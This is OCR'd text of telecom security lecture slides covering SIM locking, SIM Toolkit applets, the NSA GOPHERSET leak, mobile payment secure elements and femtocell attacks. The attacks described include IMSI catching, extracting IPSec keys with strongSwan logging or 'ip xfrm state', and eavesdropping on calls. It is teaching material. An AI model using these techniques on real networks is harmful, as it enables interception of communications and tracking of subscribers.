
In some countries/regions operators "subsidize" phones:

- Only accept SIM cards of particular operator/country
- Based on some random secret embedded into device firmware (OS, baseband, or both)
- Operator could be "convinced" to provide unlock code using $$ or social engineering
- Both locking and unlocking might be (il)legal depending on your country laws
  - Banning any type of lock
  - Locked initially, could be unlocked
  - Permanently locked
- They can still preload tons of bloatware

Unlocking

- Permanent unlock requires interaction with baseband
- Easy: network lock bits are modifiable using external programmers (often expensive)
- Medium: IMEI-dependent network unlock codes are required (purchase, bruteforce, ...)
- Entering wrong unlock code will permanently lock your phone
- Hard: permanently locked, external methods required
- Some operators will not unlock their iPhones

- Shim cards can “piggyback” and fake provider name



USIM Application Toolkit

- Operator's application without "touching" mobile phones
- Apps are implemented using Java with Java Card/STK/USAT API
- No native GUI, text-based menus
- Can access to mobile network, Over-the-Air (OTA) update possible
- Standards
  - STK: GSM 11.14, 03.48
  - USAT: 3GPP TS 31.111, 23.048, ETSI TS 102.241

SECT

Application Capability

- Setting up text menus
- Receive and dial calls
- Listen and send SMS messages
- Track user's location to the cell level
- Play tone, timer, etc.

- Premium services
- Mobile payment services in Africa, southwest Asia
- Public transport ticket in some region
- Application without UI also possible


How to Write the Application

- Java Card SDK, STK, USAT/UICC APIs are all open
- Compling Java file will make CAP (Compressed APplet) for smartcard
- You can write your own application!

```
private HelloSTK () {
  // snip
  ToolkitRegistry reg = ToolkitRegistrySystem.getEntry();
  reg.setEvent(EVENT_EVENT_DOWNLOAD_CALL_CONNECTED);
  reg.setEvent(EVENT_EVENT_DOWNLOAD_CALL_DISCONNECTED);
  reg.setEvent(EVENT_EVENT_DOWNLOAD_MT_CALL);
  reg.setEvent(EVENT_CALL_CONTROL_BY_NAA);
  reg.setEvent(EVENT_EVENT_DOWNLOAD_LOCATION_STATUS);
  reg.setEvent(EVENT_MO_SHORT_MESSAGE_CONTROL_BY_NAA);
  // snip
}
```

NSA's GOPHERSET

- SIM card data extraction using binary SMS[5]



(U//FOUO) GOPHERSET – Operational Schematic

[5] https://leaksource.files.wordpress.com/2013/12/nsa-ant-gopherset.jpg

Uploading Application

- Uploading requires digital signature and/or encryption: different from the key used for mobile network authentication
- Normally 3DES or AES, some older card supports DES

- Bladox Turbo SIM: shim card over current card[6]
- Applications are written in Bladox-designed C API
- Not so sweet selection for attacker: easily busted

- SIMtester from SRLabs fuzzes SIM card[7]
- Some card signs "empty" message if applet upload request has failed
- Cracking "response" will reveal keys - DES downgrade

- Karl Koscher et al.: uploaded app on custom taylored SIM card[8]
- Their card disabled authentication on applet uploading (not for commercial cards)

[6] http://bladox.com/index.php?lang=en

[7] https://opensource.srlabs.de/projects/simtester/wiki

[8] Karl Koscher and Eric Butler. The Secret Life of SIM Cards, DEF CON 21

Even NSA Has Problem

- So, they chose cracking SIM card vendor to get the key
- NSA's Gemalto hacking breached office networks[9]

(TS//SI//REL) Modern SIM cards (Phase 2+) have an application program interface known as the SIM Toolkit (STK). The STK has a suite of proactive commands that allow the SIM card to issue commands and make requests to the handset. GOPHERSET uses STK commands to retrieve the requested information and to exfiltrate data via SMS. After the GOPHERSET file is compiled, the program is loaded onto the SIM card using either a Universal Serial Bus (USB) smartcard reader or via over-the-air provisioning. In both cases, keys to the card may be required to install the application depending on the service provider's security configuration.

Unit Cost: $0


Status: (U//FOUO) Released. Has not been deployed.

POC: U//FOUO [redacted], S32222, [redacted] [redacted]@nsa.gov

[9] http://www.gemalto.com/press/Pages/Gemalto-presents-the-findings-of-its-investigations-into-the-alleged-hacking-of-SIM-card-encryption-keys.aspx

How They Are Represented?

(a) iOS



(b) BlackBerry 10

(c) Android


How Can We Access?

- SIM toolkit application can relay commands between SIM card and user interface
- Operating system provides limited access to SIM card data via APIs
  - IMSI, Phone number, MCC/MNC, etc.
- Raw access to the SIM card
  - Depends on operating system
  - iOS, Windows Phone: Not allowed
  - BlackBerry 10: Allowed
  - Android: Allowed using 3rd-party API
- Hooking them will reveal the communication between phone and SIM


Mobile Payment Wars

- Contactless payment systems are based on NFC
- Mobile payment requires secret data to be stored
- Who will maintain secure element (SE)?


- OS vendor: Host Card Emulation (HCE)



(a) SE on NFC module
Device vendor



(b) SE on SIM card
Network operator



(c) SE on microSD card
Credit institutions [10]

[10] https://mobile.mastercard.com/Partner/MobilePayPass/SecureElements

Mobile Payment Wars

- Each party wants to put the SE on what they controls

- Customized Android included support of SIM-based SE
- Android 4.4 added support HCE mode (Google Wallet)
- Windows Phone up to 8.1: SIM-based SE
- Windows 10 Mobile will include HCE mode
- Apple Pay: hardware SE, NFC antenna on iPhone 6(+)/Apple Watch

Summary

- What is included in SIM card?
- Access control, cloning
- SIM application, mobile payment

- Reading list for next lecture:
  - Weaponizing Femtocells: The Effect of Rogue Devices on Mobile Telecommunication, Nico Golde et. al., NDSS 2012

Demo time!

- What malicious SIM application can do?

Telecommunication Security

Femtocell Security

Shinjo Park

Prof. Jean-Pierre Seifert
Security in Telecommunications
TU Berlin

SoSe 2015

SECT


What is Femtocell?

- Miniaturized cell tower in home router size
- Only two inputs: power and the Internet
- Lower power transmission, covering small area
- 3G: Home Node B (HNB), 4G: Home eNodeB (HeNB)


Why Femtocells?

- Femtocells are intended to complement cell tower coverage
- Cell tower coverage could not reach every building, especially in urban areas
- Higher bandwidth, less user shares same network infrastructure
- Lower installation and maintanence cost
- Lower unit costs compared to big cells

Femtocell in 3G Network



Femtocell in 4G Network




3GPP's H(e)NB Threat List

- 3GPP TS 33.820 categorizes threats

- Rough summary:
- Cracking and cloning authentication token
- Physical and logical tampering of hardware and software
- Attacking core network via femtocell
- Eavesdropping/masquerading

Can I Haz Dah Femtocells?




- Available freely on the market
- Available, could only be purchased with subscription
- Not available, new installations performed by network operator


Femtocell Researches

- Vodafone UK femtocells by THC
- SFR femtocells by SecT
- Verizon femtocells
- Probably more unknown researches...

Terminal Access


- Serial console available as pin/pads or external port
- Might be electrically incompatible with original port - may damage your equipment!
- Bootloader access: can read or write device memory without rooting it if serial file transfer is included, you can easily modify firmware!





Firmware Update and Recovery Process

- User, Telco, femtocell itself can trigger firmware upgrade/recovery procedure
- New firmware is fetched, settings are updated
- If signature check is not performed or could be circumvented, attacker can upload malicious firmware



Femtocell as 3G/4G IMSI Catcher

- 3G/4G requires mutual authentication, GSM approach will not working
- Femtocell can capture and relay authentication tokens

```
- Non-Access-Stratum (NAS)PDU
    0000 .... = Security header type: Plain NAS message, not security protected (0)
    .... 0111 = Protocol discriminator: EPS mobility management messages (0x07)
    NAS EPS Mobility Management Message Type: Authentication request (0x52)
    0000 .... = Spare half octet: 0
    .... 0... = Type of security context flag (TSC): Native security context (for KSIasme)
    .... .110 = NAS key set identifier:  (6) ASME
  ▾ Authentication Parameter RAND - EPS challenge
      RAND value: 3602bc                              0147c
  ▾ Authentication Parameter AUTN (UMTS and EPS authentication challenge) - EPS challenge
      Length: 16
    ▾ AUTN value: e1e1a2                              693146f
        SQN xor AK: e1e1a2
        AMF: 8000
        MAC:                693146f

- Non-Access-Stratum (NAS)PDU
    0000 .... = Security header type: Plain NAS message, not security protected (0)
    .... 0111 = Protocol discriminator: EPS mobility management messages (0x07)
    NAS EPS Mobility Management Message Type: Authentication response (0x53)
  ▾ Authentication response parameter
      Length: 8
      RES: a21a9d
```

- Allowing anyone could be connected: effective IMSI catcher

Eavesdropping Traffic

- Phone-femtocell encryption and femtocell-core network encryption uses different sets of keys: transforming is done in the box
- Core network connection is tunneled into IPSec
- Once getting root permission, IPSec could be broken
  - strongSwan: increasing log level will reveal keys[1]
  - `ip xfrm state`, often omitted due to space constraints
  - Proprietary implementation: hooking socket operations
- Decoding IPSec: decoding all data

```
> Frame 298: 190 bytes on wire (1520 bits), 190 bytes captured (1520 bits)
> Ethernet II, Src:         _01:4f:ba (        :01:4f:ba), Dst:       :97:64:e2 (      :97:64:e2)
> Internet Protocol Version 4, Src: 172.16.0.163 (172.16.0.163), Dst:      .15 .9 (     .15 .9)
> User Datagram Protocol, Src Port: 4500 (4500), Dst Port: 4500 (4500)
  UDP Encapsulation of IPsec Packets
> Encapsulating Security Payload
> Internet Protocol Version 4, Src: 10.1.20.72 (10.1.20.72), Dst:     .15 .1 (       .15 .1)
> Stream Control Transmission Protocol, Src Port: 36412 (36412), Dst Port: 36412 (36412)
> S1 Application Protocol
```

[1] https://wiki.strongswan.org/projects/strongswan/wiki/LoggerConfiguration

Voice Calls

- 3G voice: AMR-NB/WB inside RTP stream (GAN as backhaul)
- 4G voice (VoLTE): more intuitive than 3G!
- SIP used to set up calls, RTP used to carry data

```
10…  476.99…  GTP <SIP/XML>          518 Request: NOTIFY sip:0      7530@28      :5060 |
10…  476.99…  GTP <SIP>             1030 Status: 200 OK  (1 binding) |
10…  477.40…  GTP <SIP>              622 Status: 200 OK |
10…  478.53…  GTP <SIP/SDP>          363 Request: INVITE tel:+      7530 |
10…  478.54…  GTP <SIP>              406 Status: 100 Trying |
10…  479.68…  GTP <SIP/SDP>          686 Request: INVITE sip:0      7530@28      :5060 |
10…  480.05…  GTP <SIP/SDP>          966 Status: 183 Session Progress |
10…  480.08…  GTP <SIP>              632 Status: 100 Trying |
10…  480.14…  GTP <SIP>             1184 Status: 180 Ringing |
10…  480.51…  GTP <SIP>              922 Request: PRACK sip:      .8:5060 |
10…  480.52…  GTP <SIP>              454 Status: 200 OK |
10…  480.65…  GTP <AMR-WB>           214 PT=AMR-WB, SSRC=0xB129BD3A, Seq=148, Time=12763
10…  480.67…  GTP <AMR-WB>           214 PT=AMR-WB, SSRC=0xB129BD3A, Seq=149, Time=13083
10…  480.67…  GTP <AMR-WB>           152 PT=AMR-WB, SSRC=0x18200, Seq=386, Time=2290, Mark
10…  480.67…  GTP <AMR-WB>           152 PT=AMR-WB, SSRC=0x18200, Seq=387, Time=2610
```

SMS and Data

- 3G: Easily eavesdroppable if unencrypted GAN is used
- 4G: SMS over SGs, SMS over IMS
  - SMS over SGs: SMS PDUs are tunneled into signaling messages, depends on NAS encryption
  - SMS over IMS: Same encryption applied as IMS voice traffic
  - NAS encryption is done end-to-end (between UE and MME)
- Data is often unencrypted "inside" IPSec tunnel
- Never assume that mobile data network is secure than Wi-Fi!

Remote Attack

- Diverse web interface implementation
- Attacks are targetting on specific femtocell model
- TR-069: widely used, invisible protocol[2]
  - Used to remotely control devices by network operator
  - Based on XML over HTTP, server vendors are limited
  - Patching one vulnerability involves multiple vendors: TR-069 server developer, chipset manufacturer, device creator, (network operator)
  - TR-069 is also widely used in femtocells
- Publicly opened remote access services
  - Telnet, TR-069, SSH, etc.
  - Shodan (`https://shodan.io`) is our friend
  - One token for all devices means security failure
- Other operator-specific control interfaces

